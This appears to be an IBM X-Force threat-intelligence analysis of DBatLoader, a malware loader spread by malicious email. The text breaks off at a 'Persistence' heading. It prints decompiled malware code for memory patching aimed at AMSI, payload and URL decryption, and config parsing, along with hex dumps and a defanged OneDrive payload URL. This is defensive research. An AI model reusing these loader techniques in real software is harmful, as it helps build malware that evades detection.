Email campaigns leverage updated DBatLoader to deliver RATs, stealers

securityintelligence.com/posts/email-campaigns-leverage-updated-dbatloader-deliver-rats-stealers/

Threat Intelligence September 12, 2023

By Ole Villadsen Golo Mühr Kat Metrick 11 min read

IBM X-Force has identified new capabilities in DBatLoader malware samples delivered in recent email campaigns, signaling a heightened risk of infection from commodity malware families associated with DBatLoader activity. X-Force has observed nearly two dozen email campaigns since late June leveraging the updated DBatLoader loader to deliver payloads such as Remcos, Warzone, Formbook, and AgentTesla. DBatLoader malware has been used since 2020 by cybercriminals to install commodity malware remote access Trojans (RATs) and infostealers, primarily via malicious spam (malspam).

DBatLoader

DBatLoader (aka ModiLoader) is a malware strain that has been observed since 2020 used to download and execute the final payload of commodity malware campaigns, namely a remote access tool/trojan (RAT) or infostealer such as Remcos, Warzone, Formbook, and AgentTesla. DBatLoader campaigns are frequently undertaken using malicious emails and are known to abuse cloud services to stage and retrieve additional payloads. Earlier this year, DBatLoader campaigns reportedly targeted entities in Eastern Europe to distribute Remcos and businesses in Europe to distribute Remcos and Formbook. Remcos was the most common payload that X-Force observed in these recent campaigns.

Remcos — short for Remote Control and Surveillance — is a remote access tool offered for sale by a company named Breaking Security but is widely used for malicious purposes. Like most such remote tools, Remcos can be used to provide backdoor access to Windows operating systems. Warzone (aka AveMaria), in use since 2018, is a remote access trojan that is also publicly available for purchase at the website warzone[.]ws. Formbook and AgentTesla are popular information stealers that are available on underground markets.

The recent campaigns observed by X-Force that deliver the updated DBatLoader follow and also improve on previously observed tactics. For example, in several observed campaigns the threat actors leveraged sufficient control over the email infrastructure to enable malicious emails to pass SPF, DKIM, and DMARC email authentication methods. A majority of campaigns leveraged OneDrive to stage and retrieve additional payloads, with a small fraction otherwise utilizing transfer[.]sh or new/compromised domains. Most email content appeared targeted toward English speakers, although X-Force also observed emails in Spanish and Turkish.

DBatLoader is still under active development and continues to improve its capabilities. The recently observed samples offer UAC-bypass, persistence, various process injection techniques, and support the injection of shellcode payloads. Furthermore, the signed Windows executable vulnerable to DLL-hijacking (easinvoker.exe), as well as a modified version of netutils.dll, may now be supplied as part of the downloaded payload and config, in order to decrease the size of the DBatLoader stager.

DBatLoader's most recent iteration also attempts an unexpected technique of DLL hooking. DLL hooking is commonly used to bypass AMSI, however, most of DBatLoader's current hooking implementations are flawed, rendering it ineffective. The experimental coding style and frequent implementation changes suggest that some of the loader's functionality is still a work in progress.

Analysis

DBatLoader email campaigns

The email campaigns that X-Force observed used either ISO images or one of several different archive file formats — such as 7-Zip, tar, zip, or rar — to deliver the DBatLoader executable. Most of the campaigns relied on a variety of common email lures to persuade targets to open the file attachments, such as shipping orders or billing/invoice/purchase requests or inquiries. The graphics below provide a screenshot of emails delivering DBatLoader.




Figure 1: Malicious email delivering DBatLoader to install Formbook




Figure 2: Malicious email delivering DBatLoader to install Remcos




Figure 3: DBatLoader infection chain

DBatLoader: First stage

Broken AMSI-bypass

The first stage of DBatLoader is a Delphi-compiled executable. After initialization, execution transfers to the loader's main function. DBatLoader makes heavy use of junk code and specifically displays an interesting behavior of faking DLL patching. It is not uncommon to see malware attempt to manipulate the behavior of specific DLLs in memory such as **AMSI.dll** in order to prevent antivirus detection. This is known as AMSI-bypass and is usually achieved by hooking or otherwise patching the AMSI.dll in memory. In the case of DBatLoader, the malware combines splitted strings to generate those commonly targeted API names, such as *AmsiInitialize()*, *AmsiUacScan()* or *AmsiOpenSession().*

```
02 00 00 00 41 6D 00 00  FF FF FF FF 01 00 00 00  ....Am..........
49 00 00 00 FF FF FF FF  01 00 00 00 6E 00 00 00  I...........n...
FF FF FF FF 01 00 00 00  69 00 00 00 FF FF FF FF  ........i.......
01 00 00 00 61 00 00 00  FF FF FF FF 01 00 00 00  ....a...........
6C 00 00 00 FF FF FF FF  01 00 00 00 7A 00 00 00  l...........z...
FF FF FF FF 01 00 00 00  65 00 00 00 FF FF FF FF  ........e.......
01 00 00 00 55 00 00 00  FF FF FF FF 02 00 00 00  ....U...........
61 63 00 00 FF FF FF FF  02 00 00 00 53 63 00 00  ac..........Sc..
FF FF FF FF 01 00 00 00  4F 00 00 00 FF FF FF FF  ........O.......
02 00 00 00 70 65 00 00  FF FF FF FF 02 00 00 00  ....pe..........
6E 53 00 00 FF FF FF FF  02 00 00 00 65 73 00 00  nS..........es..
FF FF FF FF 01 00 00 00  6F 00 00 00 FF FF FF FF  ........o.......
01 00 00 00 53 00 00 00  FF FF FF FF 01 00 00 00  ....S...........
63 00 00 00 FF FF FF FF  01 00 00 00 72 00 00 00  c...........r...
FF FF FF FF 01 00 00 00  67 00 00 00 FF FF FF FF  ........g.......
02 00 00 00 63 49 00 00  FF FF FF FF 02 00 00 00  ....cI..........
6E 69 00 00 FF FF FF FF  02 00 00 00 74 69 00 00  ni..........ti..
FF FF FF FF 03 00 00 00  61 6C 69 00 FF FF FF FF  ........ali.....
02 00 00 00 7A 65 00 00  FF FF FF FF 01 00 00 00  ....ze..........
42 00 00 00 FF FF FF FF  02 00 00 00 75 66 00 00  B...........uf..
FF FF FF FF 01 00 00 00  66 00 00 00 FF FF FF FF  ........f.......
01 00 00 00 73 00 00 00  FF FF FF FF 03 00 00 00  ....s...........
74 73 63 00 FF FF FF FF  02 00 00 00 72 65 00 00  tsc.........re..
FF FF FF FF 03 00 00 00  65 6E 70 00 FF FF FF FF  ........enp.....
```

Figure 4: AMSI function names splitted strings

The loader uses the strings in a function, which at first appears to locate those functions in memory and then call another function to patch them in order to break the malware detection capability. However, instead of passing the address of the targeted export, the code passes the *address of the pointer* to the export.

```
  fn_name = function_name;
  v10 = module_name;
  System::__linkproc__ LStrAddRef(module_name);
  System::__linkproc__ LStrAddRef(fn_name);
  v8 = &savedregs;
  v7[1] = &loc_466B0D;
  v7[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, v7);
  v3 = System::__linkproc__ LStrToPChar(v10);
  LoadLibraryA_0(v3);
  v4 = System::__linkproc__ LStrToPChar(v10);
  amsi_module_h = GetModuleHandleA_1_0(v4);
  if ( amsi_module_h )
  {
    amsi_export_name = System::__linkproc__ LStrToPChar(fn_name);
    export_addr = GetProcAddress_0(amsi_module_h, amsi_export_name);
    zf_patch_function(&export_addr, GetBkMode, 4u);
  }
  FreeLibrary_0(amsi_module_h);
  __writefsdword(0, v7[0]);
  v8 = &loc_466B14;
  System::__linkproc__ LStrArrayClr(&fn_name, 2);
  return a3;
}
```

Address of pointer to targeted export

Figure 5: Faulty patching function

The function responsible for patching the memory does work as expected, so it overwrites the pointer it received with a jump instruction to an unrelated API call (*GetBkMode).* It also uses VirtualProtect, which would have been necessary, if the targeted address was in fact within AMSI.dll's .text segment.

```
DWORD flNewProtect; // [esp+0h] [ebp-14h] BYREF
int flOldProtect[4]; // [esp+4h] [ebp-10h] BYREF

VirtualProtect(lpAddress, dwSize, 0x40u, &flNewProtect);
zf_move(lpAddress, patch, dwSize);
return VirtualProtect(lpAddress, dwSize, flNewProtect, flOldProtect);
```

Figure 6: Patching memory

Multiple implementations of this were observed in different samples and both the first and second stages. The second stage for instance uses native API calls *NtProtectVirtualMemory* and *NtWriteVirtualMemory* to patch memory, with a jump instruction to the *GetCPInfo* export.

```
v11 = function_name;
v12 = module_name;
__linkproc__ LStrAddRef(module_name);
__linkproc__ LStrAddRef(v11);
v10 = &savedregs;
v9[1] = &loc_5EF7C8B;
v9[0] = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, v9);
v2 = zf_check_if_string(v12);
LoadLibraryExA_0(v2, 0, 0);
v3 = zf_check_if_string(v12);
amsi_module_h = GetModuleHandleA_0_0(v3);
amsi_export_name = zf_check_if_string(v11);
export_addr = GetProcAddress_0(amsi_module_h, amsi_export_name);
v8 = NumberOfBytesWritten;
CurrentProcess = GetCurrentProcess();
NtProtectVirtualMemory(CurrentProcess, &export_addr, 4, PAGE_EXECUTE_READWRITE, v8);
zf_copy_memory(&export_addr, GetCPInfo, 4u);
process_handle = GetCurrentProcess();
NtWriteVirtualMemory(process_handle, &export_addr, IsMenu, 4u, &NumberOfBytesWritten);
process_handle_1 = GetCurrentProcess();
NtFlushInstructionCache(process_handle_1, &export_addr, 4u);
FreeLibrary_0(amsi_module_h);
__writefsdword(0, v9[0]);
v10 = &loc_5EF7C92;
System::__linkproc__ LStrArrayClr(&v11, 2);
```

Figure 7: Faulty patching in Stage 2

All implementations display the same unexpected behavior of patching only the pointer, but not the actual DLL. Whether or not this behavior is intended, it renders the functionality completely ineffective as an AMSI bypass.

Payload decryption and execution

The encrypted second-stage PE is stored within the binary. Due to the simple ADD-based encryption, it is visible in the hexdump:




Figure 8: ADD-encrypted second stage

The payload is decrypted byte-by-byte using the ADD-based algorithm below:




Figure 9: Payload decryption

Once the payload is decrypted, the resulting PE is parsed and each section is manually mapped into memory. The loader also resolves all imports and applies the appropriate memory protection. Next, the faulty patching functions discussed above are used on several other APIs, associated with malware detection and antivirus behavior. Some of them are:

- *ReportEventW* (used for event logging)
- *SaferIsExecutableFileType* (used to detect executable files that could potentially be malicious)
- *VerifySignature* and *SspiZeroAuthIdentity* (used by Windows to verify security and identity)

Lastly, the loader transfers execution to the entry point of the second stage.

DBatLoader: Second stage

Downloading and decrypting the config

DBatLoader's second stage is a Delphi-compiled DLL. It begins by initiating a timer event using *timeSetEvent()* and passes its main function as a callback, which is executed after 10 seconds. Just like the first stage, almost all functions contain large amounts of the faulty DLL patching functionality. First, the code attempts to locate and parse the encrypted download URL from its parent binary. The encrypted bytes and a key can be parsed using the delimiter "^^Nc".

```
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF 5E 5E 4E 63 5A 66 66 62 65 2C 21 21 61  ÿÿÿ^^NcZffbe,!!a
60 57 56 64 5B 68 57 20 5E 5B 68 57 20 55 61 5F  `WVd[hW ^[hW Ua_
21 56 61 69 60 5E 61 53 56 31 64 57 65 5B 56 2F  !Vai`^aSV1dWe[V/
37 22 35 38 29 38 2B 37 28 33 33 38 24 29 37 38  7"58)8+7(338$)78
17 24 23 23 29 27 2B 18 53 67 66 5A 5D 57 6B 2F  .$##)'+.SgfZ]Wk/
13 33 42 41 69 29 5D 45 28 42 39 2B 3C 38 59 2A  .3BAi)]E(B9+<8Y*
5E 5E 4E 63 32 35 35 5E 5E 4E 63 5A 66 66 62 65  ^^Nc255^^NcZffbe
2C 21 21 61 60 57 56 64 5B 68 57 20 5E 5B 68 57  ,!!a`WVd[hW ^[hW
20 55 61 5F 21 56 61 69 60 5E 61 53 56 31 64 57   Ua_!Vai`^aSV1dW
65 5B 56 2F 37 22 35 38 29 38 2B 37 28 33 33 38  e[V/7"58)8+7(338
24 29 37 38 17 24 23 23 29 27 2B 18 53 67 66 5A  $)78.$##)'+.SgfZ
5D 57 6B 2F 13 33 42 41 69 29 5D 45 28 42 39 2B  ]Wk/.3BAi)]E(B9+
3C 38 59 2A 5E 5E 4E 63 32 35 35 5E 5E 4E 63 5A  <8Y*^^Nc255^^NcZ
66 66 62 65 2C 21 21 61 60 57 56 64 5B 68 57 20  ffbe,!!a`WVd[hW
5E 5B 68 57 20 55 61 5F 21 56 61 69 60 5E 61 53  ^[hW Ua_!Vai`^aS
56 31 64 57 65 5B 56 2F 37 22 35 38 29 38 2B 37  V1dWe[V/7"58)8+7
28 33 33 38 24 29 37 38 17 24 23 23 29 27 2B 18  (338$)78.$##)'+.
53 67 66 5A 5D 57 6B 2F 13 33 42 41 69 29 5D 45  SgfZ]Wk/.3BAi)]E
28 42 39 2B 3C 38 59 2A 5E 5E 4E 63 32 35 35 5E  (B9+<8Y*^^Nc255^
5E 4E 63 5E 5E 4E 63 5E 5E 4E 63 25 D5 7E 18 1D  ^Nc^^Nc^^Nc%Õ~..
```

Figure 10: Encrypted URL in green, separator in red, key in blue

Next, the bytes are decrypted using a simple modulo-based algorithm and the hardcoded key highlighted above.

```
ciphertext_len = v4;
if ( v4 > 0 )
{
  ctr = 1;
  do
  {
    zf_LStrFromPCharLen(&buffer, *(cipher_text + ctr - 1) + 0x10D % key_int);
    System::__linkproc__ LStrCat(out_string, buffer);
    ++ctr;
    --ciphertext_len;
  }
  while ( ciphertext_len );
}
```

Figure 11: URL decryption

Decryption with the key “255” results in the following download URL:

https://onedrive[.]live[.]com/download?resid=E0CF7F9E6AAF27EF%211759&authkey=!APOw7kS6PG9JFg8

Scroll to view full table

In order to retrieve the payload, DBatLoader first resolves the CLSID for the object “WinHttp.WinHttpRequest.5.1” using the *CLSIDFromProgID()* API. The CLSID is then passed to *CoCreateInstance()* to initialize the HTTP object. The response to the GET request is a Base64 encoded blob of encrypted data containing various configuration parameters and payloads.

Figure 12: Base64 encoded response

After decoding, the response is decrypted using the same key and algorithm as the URL (see Figure 8). The next stage of decryption uses the custom algorithm shown below:

```
if ( buffer > 0 )
{
  ctr = 1;
  do
  {
    v6 = ciphertext[ctr - 1];
    buffer = (v6 - 0x7F);
    if ( (v6 - 0x21) < 0x5E )
    {
      buffer = System::_16809_0(out_string, ctr) + ctr - 1;
      *buffer = (v6 + 14) % 0x5E + 0x21;
    }
    ++ctr;
    --ciphertext_len;
  }
  while ( ciphertext_len );
```

Figure 13: Custom decryption algorithm

The resulting binary blob contains a list of different config values, which are each parsed out by another separator:

```
2A 28 29 25 40 35 59 54 21 40 23 47 5F 5F 54 40   *()%@5YT!@#G__T@
23 24 25 5E 26 2A 28 29 5F 5F 23 40 24 23 35 37   #$%^&*()__#@$#57
24 23 21 40 75 63 66 68 71 63 76 77 71 74 6B 72   $#!@ucfhqcvwqtkr
66 70 64 73 6E 61 64 6F 70 64 63 6F 7A 78 67 6B   fpdsnadopdcozxgk
62 64 66 6F 64 75 61 74 79 61 69 77 6A 6D 72 62   bdfoduatyaiwjmrb
68 73 75 6E 66 7A 68 71 70 79 67 79 6F 6C 62 74   hsunfzhqpygyolbt
7A 79 67 61 69 64 61 71 72 71 76 71 64 75 2A 28   zygaidaqrqvqdu*(
29 25 40 35 59 54 21 40 23 47 5F 5F 54 40 23 24   )%@5YT!@#G__T@#$
25 5E 26 2A 28 29 5F 5F 23 40 24 23 35 37 24 23   %^&*()__#@$#57$#
21 40 58 6D 66 79 6C 68 79 61 69 76 7A 2A 28 29   !@Xmfylhyaivz*()
25 40 35 59 54 21 40 23 47 5F 5F 54 40 23 24 25   %@5YT!@#G__T@#$%
5E 26 2A 28 29 5F 5F 23 40 24 23 35 37 24 23 21   ^&*()__#@$#57$#!
40 CD DB DE D0 C9 DB CE CF C9 CC D3 CA DE C8 DC   @ÍÛÞÐÉÛÎÏÉÌÓÊÞÈÜ
CB D6 D9 DC D7 C8 DC DB D7 C2 C0 DF D3 DA DC DE   ËÖÙÜ×ÈÜÛ×ÂÀßÓÚÜÞ
D7 DC CD D9 CC C1 D9 D1 CF D2 D5 CA DA D0 CB CD   ×ÜÍÙÌÁÙÑÏÒÕÊÚÐËÍ
D6 DE C2 D0 C9 C8 C1 DF C1 D7 D4 DA CC C2 C1 DF   ÖÞÂÐÉÈÁßÁ×ÔÚÌÂÁß
D9 D1 DC D9 C9 CA C9 CE C9 DC CD CD DB DE D0 C9   ÙÑÜÙÉÊÉÎÉÜÍÍÛÞÐÉ
DB CE CF C9 CC D3 CA DE C8 DC CB D6 D9 DC D7 C8   ÛÎÏÉÌÓÊÞÈÜËÖÙÜ×È
DC DB D7 C2 C0 DF D3 DA DC DE D7 DC CD D9 CC C1   ÜÛ×ÂÀßÓÚÜÞ×ÜÍÙÌÁ
D9 D1 CF D2 D5 CA DA D0 CB CD D6 DE C2 D0 C9 C8   ÙÑÏÒÕÊÚÐËÍÖÞÂÐÉÈ
C1 DF C1 D7 D4 DA CC C2 C1 DF D9 D1 DC D9 C9 CA   ÁßÁ×ÔÚÌÂÁßÙÑÜÙÉÊ
C9 CE C9 DC CD CD DB DE D0 C9 DB CE CF C9 CC D3   ÉÎÉÜÍÍÛÞÐÉÛÎÏÉÌÓ
CA DE C8 DC CB D6 D9 DC D7 C8 DC DB D7 C2 C0 DF   ÊÞÈÜËÖÙÜ×ÈÜÛ×ÂÀß
D3 DA DC DE D7 DC CD D9 CC C1 D9 7E A7 7D 5D 65   ÓÚÜÞ×ÜÍÙÌÁÙ~§}]e
07 7F 54 62 69 71 CA 7E D5 66 FD 71 91 79 A0 74   ..TbiqÊ~Õfýq‘y t
09 6C 24 71 7A 7F 2C 70 E5 63 85 67 A5 75 41 64   .l$qz.,påc…g¥uAd
06 77 47 60 60 67 3F 60 C4 7A CE 77 C8 74 D7 7E   .wG``g?`ÄzÎwÈt×~
```

Figure 14: Payload with separator (highlighted blue)

After splitting the blob into a list, the following config values are revealed:

1. XOR key to decrypt payload
2. Filename to be used for persistence
3. Encrypted payload
4. Option to enable UAC bypass
5. Option to enable persistence

6. Option to inject shellcode
7. Option to inject into remote process
8. Numeric decryption key (often same as used before)
9. Unused
10. easinvoker.exe payload
11. netutils.dll payload
12. Option to inject via process hollowing

```
zf_broken_patch_function(v643[1], v281);
__linkproc__ LStrAsg(&alpha_xor_key, zf_pointer_config->val1);// long alpha key
__linkproc__ LStrAsg(&url_filename, zf_pointer_config->val2);// short alpha string
__linkproc__ LStrAsg(&encrypted_payload, zf_pointer_config->val3);// encrypted payload ptr
__linkproc__ LStrAsg(&option_defender_exclusion, zf_pointer_config->val4);// ptr 1
__linkproc__ LStrAsg(&option_persistence, zf_pointer_config->val5);// ptr 1
__linkproc__ LStrAsg(&option_inject_shellcode_via_apc_thread, zf_pointer_config->val6);// ptr 0
__linkproc__ LStrAsg(&option_inject_via_rtluserthread, zf_pointer_config->val7);// ptr 1
__linkproc__ LStrAsg(&p_num_key, zf_pointer_config->val8);// ptr num key
__linkproc__ LStrAsg(&option_unused, zf_pointer_config->val9);// ptr 0
__linkproc__ LStrAsg(&easyinvoker_exe, zf_pointer_config->val10);// ptr PE
__linkproc__ LStrAsg(&netutils_dll, zf_pointer_config->val11);// ptr PE
__linkproc__ LStrAsg(&option_inject_process_hollowing, zf_pointer_config->val12);// ptr 0
```

Figure 15: DBatLoader parsing payload

Persistence

